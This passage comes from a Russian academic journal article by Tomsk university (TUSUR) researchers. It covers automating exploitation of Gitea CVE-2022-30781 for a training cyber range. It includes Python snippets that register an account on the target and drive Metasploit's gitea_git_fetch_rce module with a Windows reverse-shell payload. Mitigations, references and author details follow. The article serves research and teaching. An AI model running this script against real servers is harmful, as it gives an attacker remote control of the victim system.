

Рис. 2. Консоль Metasploit Framework с заполненными опциями для модуля «exploit/multi/http/gitea_git_fetch_rce»

```
    data = {
      'user_name': USERNAME,
      'email': 'hacker@tusur.com',
      'password': PASSWORD,
      'retype': PASSWORD}
    response = requests.post(url, data=data)
    if response.status_code == 200:
        print("Регистрация пользователя "+USERNAME+" прошла успешно")
    else:
        print(«Не удалось зарегистрировать пользователя «+USERNAME)
```

Далее так же в теле главной функции производится выбор используемого модуля и заполнение его опций.

```
    print(«Эксплуатация уязвимости Gitea git fetch RCE»)
    exploit = client.modules.use('exploit', 'multi/http/gitea_git_fetch_rce')
    exploit['RHOSTS'] = RHOSTS
    exploit['PASSWORD'] = PASSWORD
    exploit['USERNAME'] = USERNAME
    exploit.target = 3    # Windows Dropper
    payload = client.modules.use('payload',
        'windows/x64/shell_reverse_tcp')
    payload['LHOST'] = LHOST
```

После выбора модуля и заполнения опций производится эксплуатация уязвимости, во избежание каких-либо случайных неполадок, выполняется 5 попыток запуска модуля.

```
    for i in range(5):
        if 'created in the background.' in run_with_output(exploit, payload):
            print("Уязвимость Gitea git fetch RCE была успешно"
                "прэксплуатирована")
            return
    print("Не удалось проэксплуатировать уязвимость Gitea git fetch RCE"
        «спустя 5 попыток»)
```

В результате выполнения данного скрипта на языке программирования Python, злоу-

мышленник получит shell-сессию с обратным подключением на целевой системе, а следовательно полный контроль над атакованной системой. Далее действия злоумышленника будут ограничены только его фантазией и функциональными возможностями системы.

Меры защиты

Для предотвращения эксплуатации «Gitea Git Fetch RCE» на системе с установленным программным обеспечением от Gitea необходимо обновить Gitea до версии 1.16.7 и выше, также необходимо обновить Git до версии 2.30.2 и выше. В указанных версиях уязвимость была устранена.

При невозможности обновления программного обеспечения достаточно изменить конфигурацию работы Gitea, указав в конфигурационном файле следующие правила:

DISABLE_REGISTRATION = true (по умолчанию стоит false);

ALLOW_LOCALNETWORKS = false (по умолчанию не задано).

Первое правило отвечает за возможность регистрации новых пользователей, при значении true, пользователи могут беспрепятственно регистрировать новые аккаунты, при значении false, новые аккаунты могут быть зарегистрированы только администратором Gitea.

Второе правило отвечает за возможность миграции с частных ip-адресов, однако, стоит отметить, что правило будет игнорироваться при заданном правиле ALLOWED_DOMAINS.

Также, если настроено правило ALLOWED_DOMAINS, в нем необходимо указать только доверенные домены, с которых может быть произведена миграция git-репозиториев [13].

Заключение

В результате проведенного анализа была изучена уязвимость «Gitea Git Fetch Remote Code Execution (CVE-2022-30781)» и ее механизм работы, в рамках формализации автоматизированной атаки злоумышленника была построена модель эксплуатации уязвимости с помощью методологии моделирования Meta Attack Language.

Для интеграции уязвимого узла на базе уязвимости «Gitea Git Fetch RCE» в киберполигон был написан скрипт на языке программирования Python, позволяющий автоматизировать взаимодействие злоумышленника с модулем Metasploit Framework, содержащим эксплойт к уязвимости. Также написанная программа может быть использована для тестирования информационных систем на проникновение, так как позволяет сымитировать действия злоумышленника, направленные, на уязвимость в ПО Gitea.

В результате исследования были предложены необходимые и достаточные меры, позволяющие обеспечить защиту информационных систем, использующих программное обеспечение Gitea.

Литература

1. Моделирование сценариев кибератак на базе киберполигогна Ampire / Н. С. Егошин, Н. И. Сермавкин, В. С. Репкин, А. Д. Калякин // Электронные средства и системы управления. Материалы докладов Международной научно-практической конференции. – 2022. – № 1–2. – С. 69–72.

2. Разработка сценария кибератаки на веб-портал предприятия / А. Д. Калякин, А. С. Коваленко, В. С. Репкин, А. К. Новохрестов // Электронные средства и системы управления. Материалы докладов Международной научно-практической конференции. – 2022. – № 1-2. – С. 65–68.

3. Интеграция киберполигона Ampire в учебный процесс / Г. Ю. Семенов, Т. П. Лазарев, Н. И. Сермавкин, А. К. Новохрестов // Современное образование: интеграция образования, науки, бизнеса и власти. Трансформация образования, науки и производства – основа технологического прорыва: материалы международной научно-методической конференции. В 2 ч., Томск, 26–27 января 2023 года. Том Часть 1. – Томск: Томский государственный университет систем управления и радиоэлектроники, 2023. – С. 152–156.

4. GitHub: go-gitea / Gitea: Git with a cup of tea. [Электронный ресурс]. – URL: https://github.com/go-gitea/gitea (дата обращения 01.06.2023).

5. Tttang: CVE-2022-30781: Gitea RCE caused by a common Git command. [Электронный ресурс] – URL: https://tttang.com/archive/1607/ (дата обращения 02.06.2023).

6. Методы формализации описания сценариев кибератак / А. Ю. Якимук, С. А. Устинов, Т. П. Лазарев, А. С. Коваленко // Электронные средства и системы управления. Материалы докладов Международной научно-практической конференции. – 2022. – № 1–2. – С. 73–76.

7. GitHub: wuhan005 / CVE-2022-30781: Gitea repository migration remote command execution

exploit. [Электронный ресурс] – URL: https://github.com/wuhan005/CVE-2022-30781 (дата обращения 02.06.2023).

8. Kennedy, D., O'gorman, J., Kearns, D., & Aharoni, M. (2011). Metasploit: the penetration tester's guide. No Starch Press.

9. Holik F. et al. Effective penetration testing with Metasploit framework and methodologies //2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI). – IEEE, 2014. – С. 237–242.

10. Maynor D. Metasploit toolkit for penetration testing, exploit development, and vulnerability research. – Elsevier, 2011.

11. InfosecMatter: Gitea Git Fetch RCE. [Электронный ресурс] – URL: https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/http/gitea_git_fetch_rce (дата обращения 02.06.2023).

12. GitHub: allfro / pymetasploit: A full-fledged msfrpc library for Metasploit framework. [Электронный ресурс] – URL: https://github.com/allfro/pymetasploit (дата обращения 03.06.2023).

13. Gitea Documentation: Configuration Cheat Sheet. [Электронный ресурс] – URL: https://docs.gitea.com/next/administration/config-cheat-sheet (дата обращения 04.06.2023).

Refernces

1. Modelirovanie stsenariev kiberatak na baze kiberpoligogna Ampire / N. S. Egoshin, N. I. Sermavkin, V. S. Repkin, A. D. Kalyakin // Elektronnye sredstva i sistemy upravleniya. Materialy dokladov Mezhdunarodnoy nauchno-prakticheskoy konferentsii. – 2022. – № 1–2. – S. 69–72.

2. Razrabotka stsenariya kiberataki na veb-portal predpriyatiya / A. D. Ka-lyakin, A. S. Kovalenko, V. S. Repkin, A. K. Novokhrestov // Elektronnye sredstva i sistemy upravleniya. Materialy dokladov Mezhdunarodnoy nauchno-prakticheskoy konferentsii. – 2022. – № 1–2. – S. 65–68.

3. Integratsiya kiberpoligona Ampire v uchebnyy protsess / G. Yu. Semenov, T. P. Lazarev, N. I. Sermavkin, A. K. Novokhrestov // Sovremennoe obrazovanie: integratsiya obrazovaniya, nauki, biznesa i vlasti. Transformatsiya obrazovaniya, nauki i proizvodstva – osnova tekhnologicheskogo proryva: materialy mezhdunarodnoy nauchno-metodicheskoy konferentsii. V 2 ch., Tomsk, 26–27 yanvarya 2023 goda. Tom Chast' 1. – Tomsk: Tomskiy gosudarstvennyy universitet sistem upravleniya i radioelektroniki, 2023. – S. 152–156.

4. GitHub: go-gitea / Gitea: Git with a cup of tea. [Elektronnyy resurs]. – URL: https://github.com/go-gitea/gitea (data obrashcheniya 01.06.2023).

5. Tttang: CVE-2022-30781: Gitea RCE caused by a common Git command. [Elektronnyy resurs] – URL: https://tttang.com/archive/1607/ (data obrashcheniya 02.06.2023).

6. Metody formalizatsii opisaniya stsenariev kiberatak / A. Yu. Yakimuk, S. A. Ustinov, T. P. Lazarev, A. S. Kovalenko // Elektronnye sredstva i sistemy upravleniya. Materialy dokladov Mezhdunarodnoy nauchno-prakticheskoy konferentsii. – 2022. – № 1–2. – S. 73–76.

7. GitHub: wuhan005 / CVE-2022-30781: Gitea repository migration remote command execution exploit. [Elektronnyy resurs] – URL: https://github.com/wuhan005/CVE-2022-30781 (data obrashcheniya 02.06.2023).

8. Kennedy, D., O'gorman, J., Kearns, D., & Aharoni, M. (2011). Metasploit: the penetration tester's guide. No Starch Press.

9. Holik F. et al. Effective penetration testing with Metasploit framework and methodologies //2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI). – IEEE, 2014. – S. 237–242.

10. Maynor D. Metasploit toolkit for penetration testing, exploit development, and vulnerability research. – Elsevier, 2011.

11. InfosecMatter: Gitea Git Fetch RCE. [Elektronnyy resurs] – URL: https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/http/gitea_git_fetch_rce (data obrashcheniya 02.06.2023).

12. GitHub: allfro / pymetasploit: A full-fledged msfrpc library for Metasploit framework. [Elektronnyy resurs] – URL: https://github.com/allfro/pymetasploit (data obrashcheniya 03.06.2023).

13. Gitea Documentation: Configuration Cheat Sheet. [Elektronnyy resurs] – URL: https://docs.gitea.com/next/administration/config-cheat-sheet (data obrashcheniya 04.06.2023).

КОНЕВ Антон Александрович, кандидат технических наук, доцент кафедры комплексной информационной безопасности электронно-вычислительных систем федерального государственного бюджетного образовательного учреждения высшего образования «Томский государственный университет систем управления и радиоэлектроники». Россия, 634050, Томская область, г. Томск, пр. Ленина, 40. E-mail: kaa@fb.tusur.ru

КОВАЛЕНКО Александр Сергеевич, студент федерального государственного бюджетного образовательного учреждения высшего образования «Томский государственный университет систем управления и радиоэлектроники». Россия, 634050, Томская область, г. Томск, пр. Ленина, 40. E-mail: a.s.kovalenko@mail.ru

РЕПКИН Владимир Сергеевич, студент федерального государственного бюджетного образовательного учреждения высшего образования «Томский государственный университет систем управления и радиоэлектроники». Россия, 634050, Томская область, г. Томск, пр. Ленина, 40. E-mail: repkin_vova@mail.ru

СЕМЕНОВ Григорий Юрьевич, студент федерального государственного бюджетного образовательного учреждения высшего образования «Томский государственный университет систем управления и радиоэлектроники». Россия, 634050, Томская область, г. Томск, пр. Ленина, 40. E-mail: semenov.g.749-1@e.tusur.ru

KONEV Anton Alexandrovich, candidate of technical sciences, professor of the department of integrated information security of electronic computing systems of the federal state budgetary educational institution of higher education "Tomsk State University of Control Systems and Radioelectronics". Russia, 634050, Tomsk region, Tomsk, Lenin Avenue, 40. E-mail: kaa@fb.tusur.ru

KOVALENKO Alexandr Sergeevich, student of the federal state educational institution of higher education «Tomsk State University of Control Systems and Radioelectronics». Russia, 634050, Tomsk region, Tomsk, Lenin Avenue, 40. E-mail: a.s.kovalenko@mail.ru

REPKIN Vladimir Sergeevich, student of the federal state educational institution of higher education «Tomsk State University of Control Systems and Radioelectroics». Russia, 634050, Tomsk region, Tomsk, Lenin Avenue, 40. E-mail: repkin_vova@mail.ru

SEMENOV Grigoriy Yurievich, student of the federal state educational institution of higher education «Tomsk State University of Control Systems and Radioelectronics». Russia, 634050, Tomsk region, Tomsk, Lenin Avenue, 40. E-mail: semenov.g.749-1@e.tusur.ru

Материалы к публикации отправлять по адресу E-mail: urvest@mail.ru
в редакцию журнала «Вестник УрФО. Безопасность в информационной сфере».

Или по почте по адресу: Россия, 454080, г. Челябинск, пр. им. Ленина, д. 76, ЮУрГУ,
Издательский центр

ВЕСТНИК УрФО
Безопасность в информационной сфере № 1(47) / 2023
Подписано в печать 30.06.2023. Дата выхода в свет 03.07.2023.
Формат 70×108 1/16. Печать цифровая. Усл.-печ. л. 6,65. Тираж 50 экз.
Заказ 43/105.
Цена свободная.

Отпечатано в типографии Издательского центра ФГАОУ ВО "ЮУрГУ (НИУ)".
454080, г. Челябинск, пр. им. В. И. Ленина, 76, ЮУрГУ, Издательский центр.

Bulletin of the Ural Federal District
Security in the Sphere of Information No. 1(47) / 2023
Signed to print June 30, 2023. Date of publication of the 03.07.2023.
Format 70×108 1/16. Screen printing. Conventional printed sheet 6,65. Circulation – 50 issues.
Order 43/105.
Open price.

Printed in the printing house of the Publishing Center of FGAOU VO "SUSU (NIU)".
SUSU, Publishing Center, 76, Lenina Str., Chelyabinsk, 454080